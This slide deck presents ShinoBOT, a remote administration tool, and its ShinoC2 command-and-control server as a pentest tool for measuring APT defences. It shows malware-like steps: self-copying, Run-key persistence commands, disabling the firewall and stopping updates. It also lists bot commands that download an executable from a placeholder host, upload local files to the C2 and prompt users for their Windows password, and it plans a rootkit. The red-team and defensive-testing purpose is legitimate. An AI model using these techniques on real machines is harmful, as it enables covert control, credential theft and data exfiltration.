



ShinoBOT

ShinoC2

Can you prevent APT like me?

- the pentest tool to measure the defense against APT/RAT -

Author: Shota Shinogi




- ❏ Name: Shota Shinogi pronounce: Jota Jinogi
- ❏ @sh1n0g1



- ❏ work in the Security Research Center of Macnica Networks Corp., Japan.
a Japanese disty of security products

❏ my carrer of security





❖ Remote Administration Tool


- ❖ It connects to ShinoC2; the C&C server, every 10 sec.
- ❖ If it get any jobs, it does it immediately.
- ❖ Supported Platform
 - ❖ Windows XP/Vista/7 (+ .net framework \geq 2.x)
 - ❖ Windows 8, not fully tested yet...

❖ Acts like a malware

- ❖ Before doing the job received from ShinoC2, it acts a little bit like a malware.
 - ❖ Copy itself in the user home directory C:¥Users¥%user%¥ShinoBOT.exe
 - ❖ Add the registry (to start everytime on booting).
HKCU¥Software¥Microsoft¥Windows¥Current Version¥Run
 - ❖ Disable Windows Firewall
 - ❖ Stop Windows Update service
 - ❖ ~~Stop the service of McAfee, Symantec Antivirus~~



- ❏ ShinoC2 is the Command & Control server for ShinoBOT.
- ❏ You (red team) can create a job and send it to your ShinoBOT-affected devices.
- ❏ It has a web GUI so you can manipulate by your favorite browser, smart device, etc.





❏ The steps before “Install” of Kill Chain.. called **PRE-COMPROMISED** phase

Phase	Attacker's Activity	How to prevent
Recon	<ul style="list-style-type: none">• Social Engineering• Collectiong info from SNS, press release...• more and more	<ul style="list-style-type: none">• User Education how about fool users(sigh)
Weaponization	<ul style="list-style-type: none">• Using Packer• XOR Crypt• etc for evade AV/IPS	<ul style="list-style-type: none">• IPS/AV efficient only for the known...
Delivery	<ul style="list-style-type: none">• Send by email• Drive By Download	<ul style="list-style-type: none">• Gateway Antivirus efficient only for the known...
Exploit	<ul style="list-style-type: none">• Attack the vulnerabililty of IE,Adobe,Java, etc.	<ul style="list-style-type: none">• Patches, patches, patches... how about the zero day attacks??

❏ It is very difficult to prevent those steps perfectly.

❏ So we have to consider how to prevent the following step...



- ❏ The following steps called **POST-COMPROMISED** which covered by ShinoBOT

Phase	Attacker's Activity	Coverage of ShinoBOT
Install	<ul style="list-style-type: none">• Install RAT	ShinoBOT
C&C	<ul style="list-style-type: none">• Connect to C&C	
Actions on Objective	<ul style="list-style-type: none">• Critical data exfiltration	

- ❏ You can use ShinoBOT/ShinoC2 to test your environment to know what's happen after the success of zero day attacks.



❏ How to setup

- 一. Download ShinoBOT
- 二. Run ShinoBOT
- 三. That's all.

❏ How to use

- 一. Access to ShinoC2
- 二. Click the [HOST] link. Your host will be there.
- 三. Click [Assign Job]
- 四. Select the job you want to run on your host.
(you can also create your job, see the slide "man ShinoC2:job")
- 五. Enter the password provided from the GUI of ShinoBOT
- 六. Press [Assign] button.
- 七. Wait 10 seconds.
- 八. Your job will be done.




Demonstration

百聞は一見にしかず
Seeing is believing



- It has a GUI ?

Yes, ShinoBOT is not a tool for the bad people. So I made ShinoBOT not to become silent. This is also the reason why you need the password to send the job.



>SBOTshot:ShinoC2



Shino C&C Server

(Via ShinoC2 pronunciation: *Shi knock axe*)

DESCRIPTION

Here's the C&C Server for [ShinoBOT client](#), the bot for measuring your protection against recent cyber attacks.

MENU

HOME
Go back to home. (here)

HOST
You can check the status of the affected hosts, and assign a job.

JOB
You can add/remove a job into/from the repository.

HOW TO USE

Just 3 steps...

1. **Install** [ShinoBOT.exe](#) on your target machine. Supported OS: `Win XP/Vista/7 + .net framework 2.0 or later`. Your machine will connect to ShinoC2. You can check it on [HOST] menu.
2. **Create a job** on [JOB] menu..
3. **Assign your job** into your machine on the [HOST] menu > [Assign Job]. You can check the result (loot) on the same page.

See also the [Manual](#).

DISCLAIMER (some boring quotes)

We have no responsibility for any machines affected by ShinoBOT, and any data leakage, any breakage. **TRY AT YOUR OWN RISK**. Anyway, please be careful when trying ShinoBOT/ShinoC2. We recommend not to try it on your production env.

CONTACT

@Shin0gl

VISITORS

215 Visits
1 Recent Hit

US 13
 RU 11
 CZ 2
 ZW 2
 CA 1
 NL 1

See more >

revoipmaps
 Affected PC
 IP 53
 pageviews

HOST LIST

The host which is not active will disappear after 10 minutes. If you want to access persistently to your host, bookmark your host on the "Assign Job" page.

Current Local Time (UTC) 2013-07-16 03:46:35

ID	Host Name	User Name / Domain Name	Local IP Addr	Global IP Addr	Timezone	Version	LastSync (UTC)	Operation
136	PH*****	112*****	192*****	202.221.192.241	(09:00:00) 東京 (標準時)	1.32.3	2013-07-16 03:46:02	View/Assign job
90	St*****	net*****	172*****	221.188.88.32	(Offset:09:00:00) 東京 (標準時)		2013-07-16 03:46:29	View/Assign job

MENU

HOME
Go back to home.

HOST
You can check the status of the affected hosts, and assign a job.

JOB LIST

You can create a job to running on the ShinoBOT.

ADD NEW JOB

Name: _____
 Command: _____
 Category: System Info New Category
 Description: _____

[Add new job](#)

LIST OF JOBS

ID	Job Name	Category	REG ID
27	Delete Startup Reg	Autorun	REG ID
31	Delete Startup Scheduler	Autorun	schtas
26	Startup Reg	Autorun	REG AI / 4 C W
59	Startup Reg(nosec)	Autorun	REG AI / 4 C W

ASSIGN JOB

Job	User	Operation
Delete Startup Reg	Autorun	Deletes the ShinoBOT's "Run registry name"
Delete Startup Scheduler	Autorun	Deletes the ShinoBOT task from the task scheduler

MENU


HOME
Go back to home.

HOST
You can check the status of the affected hosts, and assign a job.

JOB
You can add/remove a job into/from the repository.

JOB HISTORY

ID	Job	Command	Status	Loot	Runtime
686	Screen Shot	SBOTshot	Done	スクリーンショット	2013-07-16 03:14:13
685	Task List	tasklist /vvc	Done	タスクプロセス タスクプロセス タスクプロセス	2013-07-12 06:20:53
679	Retrieve Group Policy	gpresult /v	Done	グループポリシー グループポリシー グループポリシー	2013-07-12 06:20:01
678	Screen Shot	SBOTshot	Done	スクリーンショット	2013-06-18 06:33:35
677	Run Calc	SBOTrunAnsiCalc.exe	Done	Success: PID=276	2013-06-18 06:32:45
671	Screen Shot	SBOTshot	Done	スクリーンショット	2013-06-14 06:29:35
670	netstat	netstat -nab	Done	IPアドレス、ポートアドレス、LISTEN、SYN_RECV	2013-06-14 06:25:12
652	net	SBOTnet-C:\net.php	Done	Download: FTP	2013-06-06 12:47:24
650	Get Adobe Reader Installer	SBOTgetftp://ftp.adobe.com/pub/adobe/reader/reader/9.1.1/pdf/AdobeRd910_ja_JP.msi	Done	File Downloaded	2013-06-06 07:35:09
648	Tracert to Google	tracert www.google.com	Done	トラセート結果	2013-06-06 07:04:06
645	Find Neighborhood from ARP	arp -a	Done	ネットワークアダプタのMACアドレス、IPアドレス、サブネットマスク	2013-06-06 07:03:49
640	Show User List	net user	Done	ユーザーアカウント	2013-06-06 07:03:47
638	Task List	tasklist /vvc	Done	タスクプロセス タスクプロセス タスクプロセス	2013-06-06 07:03:44
637	Systeminfo	systeminfo	Done	システム情報	2013-06-06 07:03:42
636	Screen Shot	SBOTshot	Done	スクリーンショット	2013-06-06





📦 You can create your own job by the job menu

HOME HOST JOB

JOB LIST

You can create a job to running on the ShinoBOT.

ADD NEW JOB

Name:

Command:

Category: New Category:

Description:

LIST OF JOBS

ID	Job Name	Category	Command
27	Delete Startup Reg	Autorun	REG DELETE HKEY_LOCAL_MACHINE%Software%Microsoft%Windows%CurrentVersion%Run /v ShinoBOT /f
31	Delete Startup Scheduler	Autorun	schtasks /delete /tn ShinoBOT /f
26	Startup Reg	Autorun	REG ADD HKEY_LOCAL_MACHINE%Software%Microsoft%Windows%CurrentVersion%Run /v ShinoBOT /t REG_SZ /d C:%ShinoBOT.exe
56	Startup Reg(nosec)	Autorun	REG ADD HKEY_LOCAL_MACHINE%Software%Microsoft%Windows%CurrentVersion%Run /v ShinoBOT /t REG_SZ /d C:%ShinoBOT_nosec.exe



- ❏ The “command” will be redirected to cmd.exe except those special commands.

Commands	Notes	Examples
SBOTshot	Take a screen shot	SBOTshot
SBOTwget	Download a file	SBOTwget:http://www.xxx/aaa.exe
SBOTfget	Upload the local file to C2	SBOTfget:C:¥boot.ini
SBOTrunA	Run a process asynchronous *it means ShinoBOT will not wait until the process end.	SBOTrunA:notepad.exe
SBOTmbox	Show a message box	SBOTmbox:hello there
SBOTibox	Show an input box (you can ask something to the user)	SBOTibox:input your windows password
SBOTexit	Kill ShinoBOT	SBOTexit
SBOTclpb	Get the data from clibboard	SBOTclpb

*All command are case sensitive.



Coming soon...

- ❏ Take a snapshot from the webcam.
- ❏ Encrypt the C&C channel, not using SSL.
- ❏ Encrypt strings in the binary.
- ❏ Hide itself by a kernel driver. (become a root-kit)